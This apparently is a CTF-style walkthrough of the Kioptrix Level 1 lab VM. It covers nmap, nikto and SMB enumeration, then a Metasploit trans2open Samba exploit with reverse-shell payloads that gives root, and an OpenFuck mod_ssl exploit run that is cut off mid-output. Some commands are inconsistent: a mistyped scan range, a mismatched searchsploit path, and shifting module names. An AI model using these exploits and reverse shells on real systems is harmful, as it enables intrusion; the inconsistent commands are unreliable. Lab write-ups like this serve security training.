Kioptrix Level 1 Walkthrough
Today we’re going to go back in time to one of my first Boot2Root VMs and write it up properly, Kioptrix Level 1 from VulnHub by the late, and much loved, loneferret.
Initial Reconnaissance
First things first is to figure out which IP address has been assigned to Kioptrix Level 1.
$ nmap -sn -T4 92.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-25 20:02 AEDT
Nmap scan report for 192.168.1.1
Host is up (0.00063s latency).
Nmap scan report for 192.168.1.104
Host is up (0.00051s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.39 seconds
Then we’ll use my Nmap wrapper script to perform TCP port discovery and service enumeration.
# enumerate-ports 192.168.1.104
performing initial TCP scan. Saving results to 1-initial-reconnaissance/nmap/192.168.1.104_tcp_initial
Initial TCP scan for 192.168.1.104 completed successfully
Generating HTML report for initial TCP scan
Initial TCP scan report generated
performing TCP version scan. Saving results to 1-initial-reconnaissance/nmap/192.168.1.104_tcp_version
TCP version scan for 192.168.1.104 completed successfully
TCP version scan report generated
nmap scans complete for 192.168.1.104
Although my script produces a fancy HTML report using the Nmap XSL stylesheet, it’s easier to just print the output to stdout for this blog:
cat 1-initial-reconnaissance/nmap/192.168.1.104_tcp_version.nmap
# Nmap 7.80 scan initiated Mon Nov 25 20:02:16 2019 as: nmap -sS -sV -sC -O -p22,80,111,139,443,32768 -T4 -Pn -v --reason --open --stylesheet=/usr/share/nmap/nmap.xsl -oA ./1-initial-reconnaissance/nmap/192.168.1.104_tcp_version 192.168.1.104
Nmap scan report for 192.168.1.104
Host is up, received arp-response (0.00019s latency).

PORT      STATE SERVICE     REASON         VERSION
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        syn-ack ttl 64 Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   syn-ack ttl 64 Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_ssl-date: 2019-11-25T10:05:13+00:00; +1h01m50s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
32768/tcp open  status      syn-ack ttl 64 1 (RPC #100024)
MAC Address: 00:0C:29:19:58:B4 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Uptime guess: 0.004 days (since Mon Nov 25 19:58:03 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=196 (Good luck!)
IP ID Sequence Generation: All zeros

Host script results:
|_clock-skew: 1h01m49s
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   KIOPTRIX<00>         Flags: <unique><active>
|   KIOPTRIX<03>         Flags: <unique><active>
|   KIOPTRIX<20>         Flags: <unique><active>
|   MYGROUP<00>          Flags: <group><active>
|_  MYGROUP<1e>          Flags: <group><active>
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 25 20:04:23 2019 -- 1 IP address (1 host up) scanned in 126.92 seconds
Even though the version of OpenSSH Server is pretty old I’m just going to focus on the other services for now
- Ports 80 and 443/Apache
- This is a super old version of Apache, definitely worth looking in to
- Port 111/RPC Bind
- Worth at least poking around at this even though Nmap reports 404 errors
- Port 139/Samba
- Samba is always worth looking at on a Boot2Root
- Port 32768/Unknown
- A quick google of this port number didn’t find anything all that illuminating so will have to have a look at this service once we get a shell on the box
Port(s) 80 and 443/Apache Enumeration
We know from our Nmap results that this is a simple webpage so first thing we’ll do is just browse to it and see what we find.

Just an Apache test page. Lets run nikto and see what it finds.
$ nikto -host 192.168.1.104 -output 192.168.1.104_80_nikto.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.104
+ Target Hostname:    192.168.1.104
+ Target Port:        80
+ Start Time:         2019-11-25 20:21:06 (GMT11)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep  6 13:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 8724 requests: 0 error(s) and 32 item(s) reported on remote host
+ End Time:           2019-11-25 20:21:27 (GMT11) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
Nikto basically just confirms that this is an extremely old version of Apache with multiple vulnerabilities, one of which is listed as a remote buffer overflow on the Exploit DB page. We’ll be revisiting this one in the exploitation section for sure.
Port 139/Samba
Similar to Apache, we can see from the Nmap results that Kioptrix Level 1 is running an extremely old version of SMB. My automated SMB enumeration script still hasn’t been touched since Stapler so we’ll just go with manual enumeration this time.
Manual SMB enumeration
- Use
nmblookupto attempt to discover the hostname of the target VM
$ nmblookup -A 192.168.1.104
Looking up status of 192.168.1.104
	KIOPTRIX        <00> -         B <ACTIVE>
	KIOPTRIX        <03> -         B <ACTIVE>
	KIOPTRIX        <20> -         B <ACTIVE>
	..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>
	MYGROUP         <00> - <GROUP> B <ACTIVE>
	MYGROUP         <1d> -         B <ACTIVE>
	MYGROUP         <1e> - <GROUP> B <ACTIVE>

	MAC Address = 00-00-00-00-00-00
So the hostname is KIOPTRIX.
- Use
smbclientto attempt to map the network shares. Authenticating with a “NULL session”, or in other words, trying to login without a username or password.
$ smbclient -L \\\\KIOPTRIX -I 192.168.1.104 -U "" -N
Unable to initialize messaging context

	Sharename       Type      Comment
	---------       ----      -------
	IPC$            IPC       IPC Service (Samba Server)
	ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------
	KIOPTRIX             Samba Server

	Workgroup            Master
	---------            -------
	MYGROUP              KIOPTRIX
Booooo looks like there’s no interesting SMB shares. Lets fire up enum4linux and see what else we can gather.
$ enum4linux -a 192.168.1.104 | tee 1-initial-reconnaissance/smb/enum4linux_output.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Nov 25 20:30:18 2019

[...snip...]
So enum4linux didn’t find anything interesting but I found this blog post with a nifty trick to discover the specific version of SMB that is running on the target system.
In one terminal run # ngrep -i -d eth0 's.?a.?m.?b.?a.*[[:digit:]]' port 139, and in the other terminal run $ echo exit | smbclient -L 192.168.1.104.
ngrep will output something similar to the following:
interface: eth0 (192.168.1.0/255.255.255.0)
filter: ( port 139 ) and ((ip || ip6) || (vlan && (ip || ip6)))
match: s.?a.?m.?b.?a.*[[:digit:]]
########
T 192.168.1.195:57326 -> 192.168.1.104:139 [AP] #8
  .....SMBr.....C.........................PC NETWORK PROGRAM 1.0..MICROSOFT NETWORKS 1.03
  ..MICROSOFT NETWORKS 3.0..LANMAN1.0..LM1.2X002..DOS LANMAN2.1..LANMAN2.1..Samba..NT LAN
  MAN 1.0..NT LM 0.12..SMB 2.002..SMB 2.???.
####
T 192.168.1.104:139 -> 192.168.1.195:57326 [AP] #12
  ...C.SMBs.......................d............Unix.Samba 2.2.1a.MYGROUP.
############################
T 192.168.1.195:57328 -> 192.168.1.104:139 [AP] #40
  .....SMBr.....C.........................PC NETWORK PROGRAM 1.0..MICROSOFT NETWORKS 1.03
  ..MICROSOFT NETWORKS 3.0..LANMAN1.0..LM1.2X002..DOS LANMAN2.1..LANMAN2.1..Samba..NT LAN
  MAN 1.0..NT LM 0.12.
####
T 192.168.1.104:139 -> 192.168.1.195:57328 [AP] #44
  ...C.SMBs.......................d............Unix.Samba 2.2.1a.MYGROUP.
##################
So now we know Kioptrix Level 1 is running Samba 2.2.1a which not only has an Exploit DB entry but a metasploit module too! Definitely worth revisiting this service as well during the exploitation phase.
Exploitation
As was covered in the initial reconnaissance phase, there are two services that appear to be exploitable. Samba, and Apache. Given a metasploit module was available for the Samba version we’re targeting, we’ll try that one first.
Port 139/Samba
$ msfconsole
$ msf5 > search trans2open
Matching Modules
================

   #  Name                              Disclosure Date  Rank   Check  Description
   -  ----                              ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
We know Kioptrix Level 1 is running Linux per our Nmap results so we’ll go with option 1.
$ msf5 > use exploit/linux/samba/trans2open
$ msf5 exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.104
$ msf5 exploit(linux/samba/trans2open) > set LHOST 192.168.1.195
$ msf5 exploit(linux/samba/trans2open) > set RPORT 139
$ msf5 exploit(linux/samba/trans2open) > show options
Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.104    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
$ msf5 exploit(linux/samba/is_known_pipename) > run
[*] Started reverse TCP handler on 192.168.1.195:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] Sending stage (985320 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.195:4444 -> 192.168.1.104:32770) at 2019-11-25 20:51:40 +1100
[*] 192.168.1.104 - Meterpreter session 1 closed.  Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[*] Sending stage (985320 bytes) to 192.168.1.104
[*] Meterpreter session 2 opened (192.168.1.195:4444 -> 192.168.1.104:32771) at 2019-11-25 20:51:41 +1100
[*] 192.168.1.104 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[*] Sending stage (985320 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 3 closed.  Reason: Died
[*] Meterpreter session 3 opened (127.0.0.1 -> 192.168.1.104:32772) at 2019-11-25 20:51:42 +1100
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[*] Sending stage (985320 bytes) to 192.168.1.104
[*] Meterpreter session 4 opened (192.168.1.195:4444 -> 192.168.1.104:32773) at 2019-11-25 20:51:43 +1100
[*] 192.168.1.104 - Meterpreter session 4 closed.  Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
So it looks like our victim is vulnerable to this exploit but the shell is immediately dying upon connecting back. Lets change the payload to something a bit less finicky than a staged meterpreter shell and see if that helps with stability.
$ msf5 exploit(linux/samba/is_known_pipename) > set payload generic/shell_reverse_tcp
[*] Started reverse TCP handler on 192.168.1.195:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] Command shell session 5 opened (192.168.1.195:4444 -> 192.168.1.104:32774) at 2019-11-25 20:53:43 +1100

whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
w00t w00t we have a root shell.
But much like in the Stapler walkthrough, Metasploitfeels like cheating so we’ll pretend it still doesn’t work and look at Apache.
Port(s) 80 and 443/Apache
Alright lets grab a copy of the ExploitDB module for this version of Apache/mod_ssl and have a look at what’s going on.
$ searchsploit openfuckv2
--------------------------------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                                                                                                     |  Path
                                                                                                                                                   | (/usr/share/exploitdb/)
--------------------------------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                                                         | exploits/unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                                                         | exploits/unix/remote/47080.c
--------------------------------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
$ searchsploit -m exploits/php/webapps/39646.py
We’ll follow the linked instructions to update the exploit and these instructions to get it to compile using a modern version of libssl-dev and…
./OpenFuck
*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

: Usage: ./OpenFuck target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
	0x00 - Caldera OpenLinux (apache-1.3.26)
	0x01 - Cobalt Sun 6.0 (apache-1.3.12)
	0x02 - Cobalt Sun 6.0 (apache-1.3.20)
	0x03 - Cobalt Sun x (apache-1.3.26)
	0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
	0x05 - Conectiva 4 (apache-1.3.6)
	0x06 - Conectiva 4.1 (apache-1.3.9)
	0x07 - Conectiva 6 (apache-1.3.14)
	0x08 - Conectiva 7 (apache-1.3.12)
	0x09 - Conectiva 7 (apache-1.3.19)
	0x0a - Conectiva 7/8 (apache-1.3.26)
	0x0b - Conectiva 8 (apache-1.3.22)
	0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
	0x0d - Debian GNU Linux (apache_1.3.19-1)
	0x0e - Debian GNU Linux (apache_1.3.22-2)
	0x0f - Debian GNU Linux (apache-1.3.22-2.1)
	0x10 - Debian GNU Linux (apache-1.3.22-5)
	0x11 - Debian GNU Linux (apache_1.3.23-1)
	0x12 - Debian GNU Linux (apache_1.3.24-2.1)
	0x13 - Debian Linux GNU Linux 2 (apache_1.3.24-2.1)
	0x14 - Debian GNU Linux (apache_1.3.24-3)
	0x15 - Debian GNU Linux (apache-1.3.26-1)
	0x16 - Debian GNU Linux 3.0 Woody (apache-1.3.26-1)
	0x17 - Debian GNU Linux (apache-1.3.27)
	0x18 - FreeBSD (apache-1.3.9)
	0x19 - FreeBSD (apache-1.3.11)
	0x1a - FreeBSD (apache-1.3.12.1.40)
	0x1b - FreeBSD (apache-1.3.12.1.40)
	0x1c - FreeBSD (apache-1.3.12.1.40)
	0x1d - FreeBSD (apache-1.3.12.1.40_1)
	0x1e - FreeBSD (apache-1.3.12)
	0x1f - FreeBSD (apache-1.3.14)
	0x20 - FreeBSD (apache-1.3.14)
	0x21 - FreeBSD (apache-1.3.14)
	0x22 - FreeBSD (apache-1.3.14)
	0x23 - FreeBSD (apache-1.3.14)
	0x24 - FreeBSD (apache-1.3.17_1)
	0x25 - FreeBSD (apache-1.3.19)
	0x26 - FreeBSD (apache-1.3.19_1)
	0x27 - FreeBSD (apache-1.3.20)
	0x28 - FreeBSD (apache-1.3.20)
	0x29 - FreeBSD (apache-1.3.20+2.8.4)
	0x2a - FreeBSD (apache-1.3.20_1)
	0x2b - FreeBSD (apache-1.3.22)
	0x2c - FreeBSD (apache-1.3.22_7)
	0x2d - FreeBSD (apache_fp-1.3.23)
	0x2e - FreeBSD (apache-1.3.24_7)
	0x2f - FreeBSD (apache-1.3.24+2.8.8)
	0x30 - FreeBSD 4.6.2-Release-p6 (apache-1.3.26)
	0x31 - FreeBSD 4.6-Realease (apache-1.3.26)
	0x32 - FreeBSD (apache-1.3.27)
	0x33 - Gentoo Linux (apache-1.3.24-r2)
	0x34 - Linux Generic (apache-1.3.14)
	0x35 - Mandrake Linux X.x (apache-1.3.22-10.1mdk)
	0x36 - Mandrake Linux 7.1 (apache-1.3.14-2)
	0x37 - Mandrake Linux 7.1 (apache-1.3.22-1.4mdk)
	0x38 - Mandrake Linux 7.2 (apache-1.3.14-2mdk)
	0x39 - Mandrake Linux 7.2 (apache-1.3.14) 2
	0x3a - Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)
	0x3b - Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)
	0x3c - Mandrake Linux 7.2 (apache-1.3.22-1.3mdk)
	0x3d - Mandrake Linux 7.2 (apache-1.3.22-10.2mdk)
	0x3e - Mandrake Linux 8.0 (apache-1.3.19-3)
	0x3f - Mandrake Linux 8.1 (apache-1.3.20-3)
	0x40 - Mandrake Linux 8.2 (apache-1.3.23-4)
	0x41 - Mandrake Linux 8.2 #2 (apache-1.3.23-4)
	0x42 - Mandrake Linux 8.2 (apache-1.3.24)
	0x43 - Mandrake Linux 9 (apache-1.3.26)
	0x44 - RedHat Linux ?.? GENERIC (apache-1.3.12-1)
	0x45 - RedHat Linux TEST1 (apache-1.3.12-1)
	0x46 - RedHat Linux TEST2 (apache-1.3.12-1)
	0x47 - RedHat Linux GENERIC (marumbi) (apache-1.2.6-5)
	0x48 - RedHat Linux 4.2 (apache-1.1.3-3)
	0x49 - RedHat Linux 5.0 (apache-1.2.4-4)
	0x4a - RedHat Linux 5.1-Update (apache-1.2.6)
	0x4b - RedHat Linux 5.1 (apache-1.2.6-4)
	0x4c - RedHat Linux 5.2 (apache-1.3.3-1)
	0x4d - RedHat Linux 5.2-Update (apache-1.3.14-2.5.x)
	0x4e - RedHat Linux 6.0 (apache-1.3.6-7)
	0x4f - RedHat Linux 6.0 (apache-1.3.6-7)
	0x50 - RedHat Linux 6.0-Update (apache-1.3.14-2.6.2)
	0x51 - RedHat Linux 6.0 Update (apache-1.3.24)
	0x52 - RedHat Linux 6.1 (apache-1.3.9-4)1
	0x53 - RedHat Linux 6.1 (apache-1.3.9-4)2
	0x54 - RedHat Linux 6.1-Update (apache-1.3.14-2.6.2)
	0x55 - RedHat Linux 6.1-fp2000 (apache-1.3.26)
	0x56 - RedHat Linux 6.2 (apache-1.3.12-2)1
	0x57 - RedHat Linux 6.2 (apache-1.3.12-2)2
	0x58 - RedHat Linux 6.2 mod(apache-1.3.12-2)3
	0x59 - RedHat Linux 6.2 update (apache-1.3.22-5.6)1
	0x5a - RedHat Linux 6.2-Update (apache-1.3.22-5.6)2
	0x5b - Redhat Linux 7.x (apache-1.3.22)
	0x5c - RedHat Linux 7.x (apache-1.3.26-1)
	0x5d - RedHat Linux 7.x (apache-1.3.27)
	0x5e - RedHat Linux 7.0 (apache-1.3.12-25)1
	0x5f - RedHat Linux 7.0 (apache-1.3.12-25)2
	0x60 - RedHat Linux 7.0 (apache-1.3.14-2)
	0x61 - RedHat Linux 7.0-Update (apache-1.3.22-5.7.1)
	0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
	0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
	0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
	0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
	0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
	0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
	0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
	0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
	0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
	0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
	0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
	0x6d - RedHat Linux 7.2 (apache-1.3.24)
	0x6e - RedHat Linux 7.2 (apache-1.3.26)
	0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
	0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
	0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
	0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
	0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
	0x74 - RedHat Linux 7.3 (apache-1.3.23-11)2
	0x75 - RedHat Linux 7.3 (apache-1.3.27)
	0x76 - RedHat Linux 8.0 (apache-1.3.27)
	0x77 - RedHat Linux 8.0-second (apache-1.3.27)
	0x78 - RedHat Linux 8.0 (apache-2.0.40)
	0x79 - Slackware Linux 4.0 (apache-1.3.6)
	0x7a - Slackware Linux 7.0 (apache-1.3.9)
	0x7b - Slackware Linux 7.0 (apache-1.3.26)
	0x7c - Slackware 7.0  (apache-1.3.26)2
	0x7d - Slackware Linux 7.1 (apache-1.3.12)
	0x7e - Slackware Linux 8.0 (apache-1.3.20)
	0x7f - Slackware Linux 8.1 (apache-1.3.24)
	0x80 - Slackware Linux 8.1 (apache-1.3.26)
	0x81 - Slackware Linux 8.1-stable (apache-1.3.26)
	0x82 - Slackware Linux (apache-1.3.27)
	0x83 - SuSE Linux 7.0 (apache-1.3.12)
	0x84 - SuSE Linux 7.1 (apache-1.3.17)
	0x85 - SuSE Linux 7.2 (apache-1.3.19)
	0x86 - SuSE Linux 7.3 (apache-1.3.20)
	0x87 - SuSE Linux 8.0 (apache-1.3.23)
	0x88 - SUSE Linux 8.0 (apache-1.3.23-120)
	0x89 - SuSE Linux 8.0 (apache-1.3.23-137)
	0x8a - Yellow Dog Linux/PPC 2.3 (apache-1.3.22-6.2.3a)

Fuck to all guys who like use lamah ddos. Read SRC to have no surprise
We know from Nmap that our version of Apache is 1.3.20 so lets search for that in the output.
./OpenFuck | grep 1.3.20
	0x02 - Cobalt Sun 6.0 (apache-1.3.20)
	0x27 - FreeBSD (apache-1.3.20)
	0x28 - FreeBSD (apache-1.3.20)
	0x29 - FreeBSD (apache-1.3.20+2.8.4)
	0x2a - FreeBSD (apache-1.3.20_1)
	0x3a - Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)
	0x3b - Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)
	0x3f - Mandrake Linux 8.1 (apache-1.3.20-3)
	0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
	0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
	0x7e - Slackware Linux 8.0 (apache-1.3.20)
	0x86 - SuSE Linux 7.3 (apache-1.3.20)
We’ll provide the value 0x6a and the other recommended parameters.
./OpenFuck 0x6a 192.168.1.104 443 -c 41
*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 41 of 41
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
Good Bye!
No dice! But it looks like there are two options for this combination of operating system and version of Apache.
./OpenFuck 0x6b 192.168.1.104 443 -c 41
*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
